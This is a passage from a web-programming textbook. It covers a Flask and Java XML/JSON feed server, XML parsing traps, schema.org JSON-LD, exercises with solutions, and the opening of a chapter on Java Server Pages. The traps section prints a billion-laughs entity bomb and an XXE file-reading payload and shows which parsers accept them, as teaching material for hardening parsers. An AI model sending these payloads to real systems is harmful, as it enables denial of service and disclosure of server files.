        fmt = request.accept_mimetypes.best_match(
            ["application/json", "application/xml"], default="application/json"
        ).split("/")[1]
    if (what, fmt) not in WRITERS:
        return fail(404, "not_found", "Try /feed/bills.xml or /feed/bills.json.")
```

Listing 6.67 (Continued) *python/feed_app.py. Start it with flask --app feed_app run --port 5006.*

```python
    # Never trust a query string: check both parameters before the database.
    outlet = request.args.get("outlet", "").upper()
    day = request.args.get("date", "")
    if not re.fullmatch(r"O[0-9]{2}", outlet):
        return fail(400, "bad_request", "outlet must look like O01.")
    if not real_date(day):
        return fail(400, "bad_request", "date must be a real date, YYYY-MM-DD.")

    con = lf.open_db()
    load = lf.load_bills if what == "bills" else lf.load_customers
    body = WRITERS[(what, fmt)](load(con, outlet, day), outlet, day)
    con.close()
    resp = Response(body, content_type=TYPES[fmt])
    resp.headers["Cache-Control"] = "private, max-age=60"
    if negotiated:
        resp.headers["Vary"] = "Accept"  # caches must key on Accept too
    return resp
```

And the Java version, **Listing 6.68**, uses the HTTP server built into the JDK, `com.sun.net.httpserver`, so it needs no container:

Listing 6.68 `java/FeedServer.java`. A stack trace goes to the server's log, never to the client.

```
// FeedServer.java - the Profitina Laundry feed on the JDK's own HTTP server.
//   java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar FeedServer      (port 8086)
// GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
// GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header

                    case "bills.xml" -> LaundryFeed.billsToXml(rows, outlet, date);
                    case "customers.xml" -> LaundryFeed.customersToXml(rows, outlet, date);
                    default -> LaundryFeed.toJson(what, rows, outlet, date);
                };
            }
            ex.getResponseHeaders().set("Cache-Control", "private, max-age=60");
            send(ex, 200, format.equals("xml") ? "application/xml; charset=utf-8"
                                               : "application/json; charset=utf-8", body);
        } catch (Exception e) {
            e.printStackTrace();                            // details to the log only
            fail(ex, 500, "server_error", "Something went wrong.");
        }
    }

    static boolean realDate(String s) {
        if (!s.matches("[0-9]{4}-[0-9]{2}-[0-9]{2}")) return false;
        try {
            LocalDate.parse(s);                             // rejects 2026-02-30
            return true;
        } catch (Exception e) {
            return false;
        }
    }

    static Map<String, String> query(URI uri) {
        Map<String, String> q = new HashMap<>();
        if (uri.getRawQuery() == null) return q;
        for (String pair : uri.getRawQuery().split("&")) {
            String[] kv = pair.split("=", 2);
            q.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                  kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return q;
    }

    static void fail(HttpExchange ex, int status, String code, String message) throws
IOException {
        send(ex, status, "application/json; charset=utf-8",
             "{\"error\":{\"code\":\"" + code + "\",\"message\":\"" + message + "\"}}\n");
    }
```

Listing 6.68 (Continued) *java/FeedServer.java. A stack trace goes to the server's log, never to the client.*

```
    static void send(HttpExchange ex, int status, String type, String body) throws
IOException {
        byte[] bytes = body.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(status, bytes.length);
        try (OutputStream os = ex.getResponseBody()) {
            os.write(bytes);
        }
    }
}
```

All three servers were started, queried and stopped while this chapter was written. For the same request each returned a body identical to the reference file (`curl ... | cmp -`

`../data/bills.xml` printed nothing), and each refused `date=2026-02-30` with the same `400` body. Only the incidental headers differ: PHP adds `X-Powered-By`, Werkzeug writes `BAD REQUEST` in capitals, and the JDK spells `Content-type` with a small *t*, which is legal because header names are case-insensitive.

6.21 The Traps

6.21.1 Encoding, the one that bites first

The declaration says UTF-8; the file was saved as Latin-1 by an editor nobody configured. The parser, trusting the declaration, either fails ("not well-formed (invalid token)") or succeeds and hands the program wrong characters, which are then stored for ever. Always write the declaration, always use UTF-8, check the encoding your editor shows in its status bar, and when characters arrive mangled, suspect the encoding first.

6.21.2 The entity bomb

A DTD may declare entities of its own, and nothing in **Listing 6.69** is illegal:

Listing 6.69 `data/bomb.xml`, the entity-expansion bomb known as *billion laughs*. Each entity is ten copies of the one below it, so `lol4` is 10^4 copies of `lol`: 30,000 characters from 411 bytes. Five more levels would make three billion.

```
<?xml version="1.0"?>
<!DOCTYPE bills [
  <!ENTITY lol  "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
]>
<bills><note>&lol4;</note></bills>
```

Listing 6.70 PHP's answer, from `php/08_entity_traps.php`: libxml refuses the bomb, with and without entity substitution.

```
bomb.xml is 411 bytes long.
bomb.xml, defaults         refused
    Detected an entity reference loop
bomb.xml, NOENT            refused
    Detected an entity reference loop
```

Listing 6.71 Python's answer, from `python/10_entity_traps.py`: both parsers expand it in full.

```
bomb.xml, ElementTree                accepted; note holds 30,000 characters
bomb.xml, lxml defaults              accepted; note holds 30,000 characters
```

Listing 6.72 Java's answer, from `java/EntityTraps.java`: the default factory expands it; the hardened one refuses any `DOCTYPE`.

```
bomb.xml  defaults  accepted; note holds 30000 characters: lollollollollollollollollollo
bomb.xml  hardened  refused: DOCTYPE is disallowed
```

One file, three behaviors (**Listing 6.70**, **Listing 6.71**, **Listing 6.72**). libxml counts expansions and refuses; Python's expat and the JDK have limits too, but far above this small bomb. The safety of a document depends on the parser, its version and its options, and the only trustworthy answer is the one you measure on the stack you actually run.

6.21.3 XXE: the document that reads your files

Listing 6.73 `data/xxe.xml`, an XML External Entity attack. `SYSTEM` means *fetch this*, exactly as in **Figure 6.24**; here what is fetched is a file on the server.

```
<?xml version="1.0"?>
<!DOCTYPE bills [
  <!ENTITY leak SYSTEM "secret.txt">
]>
<bills><note>&leak;</note></bills>
```

If a parser resolves the entity in **Listing 6.73**, `&leak;` becomes the contents of `secret.txt`, and a program that echoes the note (in a confirmation page, in an error message) hands it to the attacker. Replace `secret.txt` with the server's configuration file, or with an internal URL only the server can reach, and the danger is plain.

Listing 6.74 PHP with its defaults, then with the two flags a careless tutorial recommends.

```
xxe.xml, defaults          accepted
    note holds 0 characters: ''
xxe.xml, NOENT|DTDLOAD     accepted
    note holds 32 characters: 'DB_PASSWORD=not-a-real-password'
```

Listing 6.75 Java: **the JDK's default `DocumentBuilderFactory` read the file.**

```
xxe.xml   defaults  accepted; note holds 32 characters: DB_PASSWORD=not-a-real-password
xxe.xml   hardened  refused: DOCTYPE is disallowed
```

Listing 6.74 shows PHP safe by default and unsafe on request; **Listing 6.75** shows the JDK unsafe by default; Python's ElementTree refuses the entity outright and lxml resolves it only when asked (`10_entity_traps.py`). OWASP keeps the reference list of settings for every platform [16].

> **WARNING:** The settings to write down now. **PHP:** never pass `LIBXML_NOENT` (the five entities of **Table 6.2** work without it). **Java:** on every factory, `setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)`, as `BillsDom`, `BillsSax` and `XPathDemo` do; a feed never needs a `DOCTYPE`. **Python:** ElementTree refuses external entities but expands internal ones, so cap the size of an upload before parsing; with lxml keep `resolve_entities` off. **Everywhere:** a document from a stranger gets a size limit and a time limit, as Chapter 3's file uploads did.

6.21.4 Whitespace, the bug that is not a bug

Section 6.8.2 counted 42 whitespace-only text nodes among 38 elements. The consequences, collected: `firstChild` is a text node; `nodeValue` of an element is not its text (use `textContent`); text read from an indented element may carry the indentation, so trim what you read. Set `$doc->preserveWhiteSpace = false` in PHP before loading; in Python, ElementTree never builds those nodes.

6.22 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines*, the discipline called Generative Engine Optimization (GEO), which is to answer engines what SEO was to lists of links. Three ideas of this chapter sit at the center of that work.

Structured data is what a machine can cite. A page that says "Rp 8.000 per kilo" in a paragraph offers a machine a string; a page that states the same fact as named properties offers a fact. The

shared vocabulary for such facts is **schema.org** [17], and today it is almost always embedded as **JSON-LD** [18], JSON with a `@context` that says which vocabulary the keys come from. It is Section 6.9's namespace idea in JSON clothing, and one of the signals Profitina's AI Visibility Engine reports on, while the Content Engine's technical assistant, running on a local Qwen2.5 model, helps site owners write it. **Listing 6.76** generates such a block for a Laundry outlet from the same database as the feed:

Listing 6.76 `python/11_jsonld.py`. `DryCleaningOrLaundry` is a real schema.org type.

```
"""11_jsonld.py - describe one Profitina Laundry outlet to search and answer
engines as schema.org JSON-LD, built from the same database as the feed."""
import json
import sqlite3
from pathlib import Path

DB = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
con = sqlite3.connect(DB)
name, address, phone = con.execute(
    "SELECT name, address, phone FROM Outlet WHERE id = 'O01'").fetchone()
low, high = con.execute("SELECT MIN(price), MAX(price) FROM Service").fetchone()

parts = address.split(", ")              # street, district(s), 'Surabaya 60293'
street, (city, postcode) = parts[0], parts[-1].rsplit(" ", 1)
rupiah = lambda n: f"Rp {int(n):,}".replace(",", ".")

outlet = {
    "@context": "https://schema.org",
    "@type": "DryCleaningOrLaundry",          # a real schema.org type
    "name": name,
    "telephone": phone,
    "address": {
        "@type": "PostalAddress",
        "streetAddress": street,
        "addressLocality": city,
        "addressRegion": "Jawa Timur",
        "postalCode": postcode,
        "addressCountry": "ID",
    },
    "priceRange": f"{rupiah(low)} - {rupiah(high)}",
    "currenciesAccepted": "IDR",
    "paymentAccepted": "Cash, QRIS, Bank transfer",
}
print('<script type="application/ld+json">')
print(json.dumps(outlet, indent=2, ensure_ascii=False))
print("</script>")
```

Listing 6.77 The output of **Listing 6.76**, ready to paste into the `<head>` of the outlet's page.

```
<script type="application/ld+json">
{
  "@context": "https://schema.org",
  "@type": "DryCleaningOrLaundry",
  "name": "Profitina Laundry Rungkut",
  "telephone": "031-0000-2101",
  "address": {
    "@type": "PostalAddress",
    "streetAddress": "Jl. Kenari Raya No. 21",
    "addressLocality": "Surabaya",
    "addressRegion": "Jawa Timur",
    "postalCode": "60293",
    "addressCountry": "ID"
  },
  "priceRange": "Rp 6.000 - Rp 65.000",
  "currenciesAccepted": "IDR",
  "paymentAccepted": "Cash, QRIS, Bank transfer"
}
</script>
```

Every value in **Listing 6.77** came from `laundry.db`; the price range is the cheapest and the dearest row of `Service`.

A plain file for answer engines. Profitina's marketing site publishes an `/llms.txt` [19]: a short Markdown file at the root of a site that tells language models, in plain words and links, what the site is and where its important pages are. It is the reverse of this chapter's lesson and belongs beside it: some readers are better served by a short, well-organized text than by any grammar. **Listing 6.78** is what one for Profitina Laundry could look like:

Listing 6.78 `data/llms.txt`, an example for Profitina Laundry. The addresses use the reserved `.example` domain.

```
# Profitina Laundry

> Laundry and dry cleaning in Surabaya, Indonesia: three outlets (Rungkut,
> Keputih, Wiyung), priced per kilogram, per item or per pair, paid in cash,
> by QRIS or by bank transfer.

## Prices and services

- [Price list](https://laundry.profitina.example/services): 12 services, Rp 6.000 to Rp
65.000
- [Check a bill](https://laundry.profitina.example/status): bill number and phone number,
no account needed

## Outlets

- [Rungkut](https://laundry.profitina.example/outlets/O01): Jl. Kenari Raya No. 21,
Surabaya 60293
- [Keputih](https://laundry.profitina.example/outlets/O02): Jl. Flamboyan No. 8, Surabaya
60111
- [Wiyung](https://laundry.profitina.example/outlets/O03): Jl. Cempaka Indah No. 45,
Surabaya 60228
```

XML is still what crawlers eat first. Before a page can be scored it must be found, and discovery runs on `sitemap.xml` [20], a plain XML vocabulary with one `<url>` element per page, and on `robots.txt`, which points to it. Reading a sitemap is **Listing 6.26** with other element names.

Validate at the boundary, and export as a contract. The scanner fetches documents other people wrote, so everything in Section 6.21 applies with full force: size and time limits, and parsers with external entities off. And Profitina's dashboard offers a CSV export of each brand's weekly score, which makes the format a promise to whoever re-imports it; the discipline is

Listing 6.52's last lines, a test that checks the program's own output before it leaves. The app advises; the user decides; and the hands-on version of all of this in this book is always Profitina Laundry, never the product's internals.

6.23 Common Mistakes, and How to Avoid Them

Building XML by joining strings. *Wash, dry & fold* breaks the file. Let the library escape (**Listing 6.50**).

Passing the text to `createElement` in PHP. Its second argument is not escaped; use `createTextNode`.

Forgetting that XML is case-sensitive. `<customer>` is not closed by `</Customer>`, and the error message will not say "case".

Unquoted attribute values and overlapping tags. **Figure 6.8** and `<b><i></b></i>`: the parser stops at the first (**Listing 6.9**).

Reading only the last error message. The first message is the real one; fix it and run again.

Writing an empty element for a missing value. `<finished></finished>` says "there is a finishing time and it is blank"; leave the element out.

Writing the database's time format into an `xs:dateTime`. `2026-09-26 09:05:04` is invalid; write `2026-09-26T09:05:04+07:00` (**Listing 6.21**).

Expecting `firstChild` to be an element. It is usually whitespace (**Listing 6.11**).

Forgetting to cast in PHP, or that `.text` may be `None` in Python. `(int) $bill->charged`; `(el.text or "")`.

Querying a namespaced document without registering the namespace. `//customer` found nothing (**Listing 6.14**).

Sorting numbers as text in XSLT, or forgetting `current()`. `data-type="number"`; `[@id = current()/customer/@id]`.

Using DOM on a file that does not fit in memory, or `iterparse` without `clear()`. Budget about ten times the file for a tree (**Listing 6.33**).

Leaving a parser's entity handling at its defaults without checking them. The JDK default read `secret.txt` (**Listing 6.75**).

Comparing XML documents byte by byte in a test. Compare canonical forms.

Confusing absent with null in JSON. Decide once, write it into the format, and write every key every time.

6.24 Chapter Summary

XML exists so that programs written by strangers can exchange data without asking each other questions. Its one idea is that names travel with values (**Listing 6.1** against **Listing 6.2**).

It is a meta-language (**Figure 6.4**): it defines no tags, only the rules any vocabulary obeys, so one parser reads MathML, SVG and the Laundry feed. It describes structure and meaning, never appearance.

Six rules make a document well-formed, and a parser refuses a document that breaks one, stopping at the first fault (**Listing 6.9**). **Five characters have entity references** (**Table 6.2**), and `&` must always be escaped; CDATA and comments are for the typist and the human reader, not for data.

A document is a tree of nodes, and not all of them are elements: `bills.xml` holds 42 whitespace-only text nodes among 38 elements (**Listing 6.11**). **Namespaces** make an element's name the pair (URI, local name); match on the URI (**Listing 6.14**).

Well-formed is not valid. A DTD states shapes; an XML Schema states shapes and values, which is why it caught seven faults where the DTD caught four (**Listing 6.21**). Validate at the boundary, then trust; business rules come after.

There are three ways to read (**Table 6.8**): build the tree (DOM), receive events (SAX), or pull them (StAX, `iterparse`). The tree cost about nine times the file (**Listing 6.33**).

XPath asks questions of a tree (**Listing 6.35**) with the same expressions in every language, although Python's standard library knows only a subset. **XSLT transforms** one document into another; the same stylesheet gave the same day sheet on two unrelated engines.

The Laundry's bills and customers were exported from `laundry.db` in PHP, Java and Python, and the twelve files agree to the byte (**Listing 6.59**), because each writer used a library and none joined strings.

JSON has six types and no attributes, comments or namespaces (**Table 6.11**). It is no smaller than XML once both are squeezed and compressed (**Listing 6.62**); it won the web because it is JavaScript's own syntax and matches the shape of records. **A feed endpoint** serves both, validates its parameters, negotiates the format, and protects the personal data it carries (**Listing 6.66**).

A document from a stranger is untrusted input: disable DTDs or external entities, cap the size, and measure your parser's defaults instead of assuming them (**Listing 6.75**).

For further reading, the language itself is defined by the W3C Recommendation [4], namespaces by [21], and XML Schema, XPath and XSLT by [5], [8] and [9]. Ray [2] is a gentle introduction and Harold and Means [3] the desk reference. The PHP, Java and Python APIs of this chapter are documented in [22], [7] and [23], lxml in [6]. JSON is defined by [12] and [11], JSON Schema by [13] and JSONPath by [24]. The Java releases of **Figure 6.2** are announced in [1], and the schedule for removing XSLT from browsers is [10].

6.25 Exercises

6.1 Write **Listing 6.1** as XML by hand without looking at **Listing 6.6**, then compare. Which pieces of information did you have to *decide* rather than copy?

6.2 This is not well-formed. Name every rule it breaks, then repair it: `<Bill id=B2905><unit>7<customer>Vania & co</bill>`

6.3 Write the customer name `Wong & Sons <"Laundry" Agent's>` correctly (a) as element content and (b) as a double-quoted attribute value. Why do the two answers differ?

6.4 Using **Listing 6.11** as a model, predict the number of elements, attributes and whitespace-only text nodes in `customers.xml` (**Listing 6.51**). Then check with `04_minidom_nodes.py`, changing the file name.

6.5 For each of the seven faults of **Listing 6.15**, say whether a DTD can catch it, and why.

6.6 Add an optional `note` element, at most 200 characters, after `rack` in both **Listing 6.18** and **Listing 6.19**. Which grammar can enforce the length?

6.7 Write an XML Schema simple type for the Laundry's phone numbers, which look like `0895-0000-4449`.

6.8 Write XPath expressions, and test them, for: (a) the ids of bills whose customer id starts with `C02`; (b) the total charged on departed bills that were not cancelled; (c) the ids of bills with no payment, or paid less than charged; (d) the names of customers who paid other than in cash.

6.9 Export outlet O03 for 2026-09-30 with each of the three export programs and run `compare_exports.py` against the new files. What does the day look like, and what changes in the XML when every bill is still queued?

6.10 `sum(//charged)` printed `152000.0`. Why the `.0`? How would you print an integer in PHP and in Python?

6.11 Modify **Listing 6.40** so that cancelled bills are shown in gray and are not counted in the total row.

6.12 XPath 1.0 has `sum()` and `count()` but no `max()`. Write a named XSLT template that returns the largest `charged` value by recursion, and explain why a loop with a variable is impossible.

6.13 The feed of Section 6.20 answers `/feed/bills` with JSON when the `Accept` header is missing. Why is JSON the better default, and why must the response carry `Vary: Accept`?

6.14 A partner sends a feed that is well-formed, validates against **Listing 6.19**, and marks a bill `cancelled="true"` with `<charged>45000</charged>`. What does this say about validation, and where must the check go?

6.15 Explain why `EntityTraps.java` could read `secret.txt` and `08_entity_traps.php` with default options could not. Where does the difference live?

6.16 Convert **Listing 6.60** back to the XML of **Listing 6.6** by hand for bill B2911. Which rule tells you to omit `finished` rather than write an empty element?

6.26 Solutions to the Exercises

6.1 Whether `7` is a `unit` element or an attribute of `service`; what the second `42000` is called (this chapter chose `payment`, with the method as an attribute); whether an absent payment is an empty element or no element (no element); and where the cancellation goes (an attribute, `cancelled="true"`). None of these is in the CSV; all of them are in the XML.

6.2 The attribute value `B2905` is not quoted (**Figure 6.8**); the bare `&` must be `&` (**Table 6.2**); `unit` and `customer` are never closed; `<Bill>` is closed by `</bill>`, a case mismatch. Repaired, and with a declaration added:

```
<?xml version="1.0" encoding="UTF-8"?>
<bill id="B2905"><unit>7</unit><customer>Vania &amp; co</customer></bill>
```

6.3 As element content: `Wong & Sons <"Laundry" Agent's>`; only `&`, `<` (and, by habit, `>`) need escaping, because quotation marks are ordinary characters in text. As a double-quoted attribute: `"Wong & Sons <"Laundry" Agent's>"`; now the double quotes would end the value, so they become `"`, while the apostrophe is still safe. Escaping depends on context, which is why Section 6.6.2 treats the five separately.

6.4 Elements: 1 `customers` + 4 `customer` + 4 × 6 children =29. Attributes: 2 on the root + 4 × 2 = 10. Whitespace-only text nodes: 4 + 1 = 5 in the root and 4 × 7 = 28 in the customers, 33 in all. Real text nodes: 24. There is no comment in this file, and running the program confirms all four numbers.

6.5 `date="26/09/2026"`: no, a DTD attribute of type `CDATA` accepts any string. `id="2905"`: yes, because the type `ID` must be an XML name, which cannot start with a digit. `status="washing"` and `method="ovo"`: yes, through enumerations. `service` before `customer`: yes, through the sequence. `unit` 0 and the arrival time without `T`: no, `#PCDATA` accepts any text. Four of seven, as **Listing 6.21** shows.

6.6 DTD: add `note?` after `rack` in the `bill` content model and declare `<!ELEMENT note (#PCDATA)>`. Schema: add `<xs:element name="note" minOccurs="0">` with an anonymous `xs:simpleType` restricting `xs:string` by `<xs:maxLength value="200"/>`. Only the schema can enforce the length.

6.7

```
<xs:simpleType name="phone">
  <xs:restriction base="xs:string">
    <xs:pattern value="0[0-9]{2,3}-[0-9]{4}-[0-9]{4}"/>
  </xs:restriction>
</xs:simpleType>
```

The base is `xs:string`, not an integer type: the leading zero and the dashes are part of the value. The pattern accepts `0895-0000-4449` and also the outlets' `031-0000-2101`.

6.8 Tested against `bills.xml` with lxml:

```
//bill[starts-with(customer/@id,'C02')]/@id ['B2911', 'B2913']
sum(//bill[@status='departed' and not(@cancelled='true')]/charged) 122000.0
//bill[count(payment) = 0 or sum(payment) < charged]/@id ['B2911']
//payment[@method != 'cash']/../customer/text() ['Laras Chandra', 'Diah Siregar']
```

In (c), `sum(payment)` inside the predicate is computed per bill, because the context node is the bill being tested; B2911 qualifies through `count(payment) = 0`. In (d), `..` climbs from the payment to its bill.

6.9 Run `php 02_export.php O03 2026-09-30`, `python 02_export.py O03 2026-09-30` and `java ... Export O03 2026-09-30`, then compare the three `out/` folders with each other (`compare_exports.py` compares with `data/`, so copy one track's files there first, or compare the folders pairwise with `cmp`). The day has three queued bills. In the XML every bill lacks both `finished` and `departed`, and B2950's customer, *Ma'ruf Saputra*, shows that an apostrophe in element content needs no escaping.

6.10 XPath 1.0 has one number type, a double-precision float, so every numeric result is a float. PHP: `(int) $xp->evaluate('sum(//charged)')`. Python with lxml: `int(doc.xpath('sum(//charged)'))`.

6.11 In the `bill` template, add `<xsl:if test="@cancelled = 'true'"><xsl:attribute name="style">color: gray</xsl:attribute></xsl:if>` as the first child of `<tr>`. In the total row, sum only `bill[not(@cancelled = 'true')]/charged`. The total does not change here, because the cancelled bill was charged 0, which is exactly why such a rule belongs in a test with a less convenient example.

6.12 A template that carries the best value so far and calls itself on the rest of the list:

```
<xsl:template name="largest">
  <xsl:param name="nodes"/>
  <xsl:param name="best" select="0"/>
  <xsl:choose>
    <xsl:when test="not($nodes)"><xsl:value-of select="$best"/></xsl:when>
    <xsl:when test="$nodes[1] &gt; $best">
      <xsl:call-template name="largest">
        <xsl:with-param name="nodes" select="$nodes[position() &gt; 1]"/>
        <xsl:with-param name="best" select="number($nodes[1])"/>
      </xsl:call-template>
    </xsl:when>
    <xsl:otherwise>
      <xsl:call-template name="largest">
        <xsl:with-param name="nodes" select="$nodes[position() &gt; 1]"/>
        <xsl:with-param name="best" select="$best"/>
      </xsl:call-template>
    </xsl:otherwise>
  </xsl:choose>
</xsl:template>
```

Called with `select="bill/charged"` on `bills.xml` it returns `80000` (run with lxml). A loop cannot do it because an `xsl:variable` can never be reassigned; the recursion replaces the assignment with a new parameter value on each call.

6.13 JSON is what browsers and most API clients expect, and a client that does not state a preference is most likely one of them. `Vary: Accept` tells caches that the body depends on that header; without it a cache could store the XML answer and hand it to a client that asked for JSON.

6.14 Validation checks grammar and datatypes, not facts about the world: `cancelled` is a legal boolean and 45,000 a legal amount. The rule "a cancelled bill is charged 0" is a business rule, checked by the program right after validation. (XML Schema 1.1 can express such rules with `xs:assert`, but the libraries in this chapter implement XSD 1.0.)

6.15 The file is the same; the difference lives in the **parser defaults**. The JDK's `DocumentBuilderFactory` resolves external entities unless told otherwise; libxml, behind PHP, does not substitute entities or load external DTDs unless `LIBXML_NOENT` or `LIBXML_DTDLOAD` is passed. Hence the rule: set the safe option explicitly on every platform, whatever its default.

6.16 `<bill id="B2911" status="departed" cancelled="true">` with `customer`, `service`, `unit`, `rack`, `arrived`, `departed` and `charged` 0, and no `finished` and no `payment`. The rule is the design decision of Section 6.4.3, *absent means absent*, backed by the grammar: `finished?` in **Listing 6.18**, `minOccurs="0"` in **Listing 6.19**. `"finished": null` in JSON and a missing element in XML carry the same information in their two languages.

Chapter 7
Java Server Pages

By the end of this chapter you will be able to install a Java servlet container — Apache Tomcat 10.1 or 11 — on Windows, macOS or Linux, from a terminal and from inside VS Code, and prove that it runs. You will write servlets against the Jakarta Servlet 6 API and pages in Jakarta Server Pages 3.1, and you will understand, not merely believe, what the container does with a page between the moment a browser asks for it and the moment the answer arrives: you will see, printed in full, the Java class that a page secretly becomes. You will know every way of putting Java into a page and, more usefully, why the best pages use almost none of it; you will know the nine implicit objects, the four scopes, JavaBeans, the Expression Language and the standard tag library. Then you will put all of it to work on something real: the bills pages of Profitina Laundry — a login, a list of bills that can be filtered by outlet and status, a bill's own page, a form that creates a bill and a button that moves it along its workflow — built as servlets and JSP views in the Model–View–Controller arrangement, reading and writing the shop's real database through JDBC on SQLite or MySQL, with sessions for who is logged in and filters that guard the doors. Finally you will see the very same pages built twice more, on the web server that comes inside every JDK and in Python with Flask and Jinja2, so that you can see how little of this chapter is really about Java.

7.1 Where We Left Off

Chapter 1 gave us the sentence the whole book rests on: **a browser asks, a server answers**. Chapter 2 filled the answer with HTML and CSS. Chapter 3 put a program in the middle, so that the answer could be computed rather than merely fetched, and that program was written in PHP. Chapter 5 gave the program a memory by putting MySQL behind it and showed how to get a server running at all. Chapter 6 taught XML, the way structured data travels between programs that were not written by the same people.

Everything in those chapters is still true here. What changes is one thing only: the language in the box in the middle.

Look again at the architecture from Chapter 3. A request arrives. The web server notices the address. If it names a `.php` file, it hands that file to the PHP interpreter, waits, and sends back whatever the interpreter printed. This chapter changes "the PHP interpreter" to "a Java servlet container" and changes the file to a Java class or a `.jsp` page. Nothing else in the picture moves.

That is worth saying plainly, because the vocabulary of Java web programming is heavy — servlet, container, deployment descriptor, WAR, filter, JavaBean, Expression Language, tag library — and it can hide how little is new. Underneath it all is the loop you already know: a request comes in, some code runs, HTML goes out.

Three questions organize the chapter.

Why does this exist at all? PHP works. Why would anyone put Java behind a web page? Section 7.2 answers, and the answer is not "because Java is better". It is that a great many organizations

already had their business in Java — the accounting, the inventory, the payroll — and needed web pages that could talk to it.

What actually happens to a JSP page? This is the center of the chapter, and Section 7.5 settles it. A JSP page is not interpreted. It is *translated into a Java class* and compiled, once, and it is that class which answers every request afterwards. You will read the class.

How do I keep the Java out of the page? The honest history of this technology is that its first version let you put anything anywhere, people did, and the result was unmaintainable. Everything invented afterwards — servlets as controllers, beans, the Expression Language, the tag library — exists to take the Java back out of the page. Sections 7.9 to 7.14 are that story, and from Section 7.15 on you will build the Laundry bills pages with servlets that contain no HTML and pages that contain no Java.

7.2 Why There Is Server-Side Java at All

7.2.1 The problem Java was asked to solve

In the late 1990s many large organizations — banks, airlines, insurers, universities — had serious systems written in Java, reached from desktop programs on each employee's machine. Then the web happened, and the question became: how does a web page reach that system?

Nobody with a working payroll system rewrites it for fun. The practical answer was a thin web layer in front of the Java that already existed — code that speaks HTTP on one side and ordinary Java method calls on the other. That layer is the **servlet**, and JSP is the servlet made comfortable.

> **THE KEY INSIGHT.** Server-side Java did not win arguments about syntax. It won because the business logic was already in Java, and the shortest path from a browser to that logic was a Java program. The whole of this chapter is the shape of that shortest path.

7.2.2 Where the pieces live: containers

Figure 7.1 is the map of the Java enterprise platform, today called Jakarta EE; its current edition, Jakarta EE 11, was released in June 2025 [1]. It is worth studying for a minute even though most of it is outside our scope, because it tells you exactly where JSP sits.



Figure 7.1 The Java enterprise platform (Jakarta EE, formerly J2EE and Java EE). Jakarta Servlet and Jakarta Pages (JSP) live together in the **web container**, in the middle. Requests reach that container over HTTP or HTTPS; from there, Java APIs such as JDBC reach the database, and RMI reaches business components in the EJB container.

Read **Figure 7.1** from left to right. On the left are **clients**; whatever they are, they reach the server over **HTTP or HTTPS**, the protocol of Chapter 1. In the middle is the **web container**, holding the

two words this chapter is about, **JSP** and **Servlet**: the box that receives requests and produces responses. On the right is the **EJB container** for heavy business components, which most applications never need and this book does not teach; the two containers talk by **RMI**, Java's way of calling a method on another machine.

Beneath the containers are the services they offer to the code inside them — **JDBC**, **JNDI**, and the APIs once called JTA, JMS and JavaMail and now named Jakarta Transactions, Jakarta Messaging and Jakarta Mail. Two appear in this chapter: **JDBC**, how Java talks to a database, and **JNDI**, a naming service in which the container publishes things such as "the laundry connection pool" under a name (Section 7.16).

> **DEFINITION.** A **container** is a program that runs your code and supplies everything around it: the network socket, the threads, the parsing of HTTP, the lifecycle of your objects, and services such as database pooling and naming. You write a class; the container decides when to make it, when to call it and when to throw it away. Apache **Tomcat** is the container used throughout this chapter.

This is the biggest change of habit for someone arriving from PHP: in PHP you write a file and the file runs; in Java you write a class and *hand it over*, and the container decides when it runs. That reversal, **inversion of control**, is why Java needs configuration: you must tell the container what you gave it.

Figure 7.2 draws the same idea for the application this chapter builds. One request for the Laundry bill list enters Tomcat through a **connector** listening on port 8080, is matched to the application deployed at `/laundry`, passes through a chain of three **filters**, reaches a **servlet** that asks the database for bills, and is **forwarded** to a JSP page that turns those bills into HTML. Every box inside the large frame is either Tomcat's or ours; every arrow between them is Tomcat calling our code.

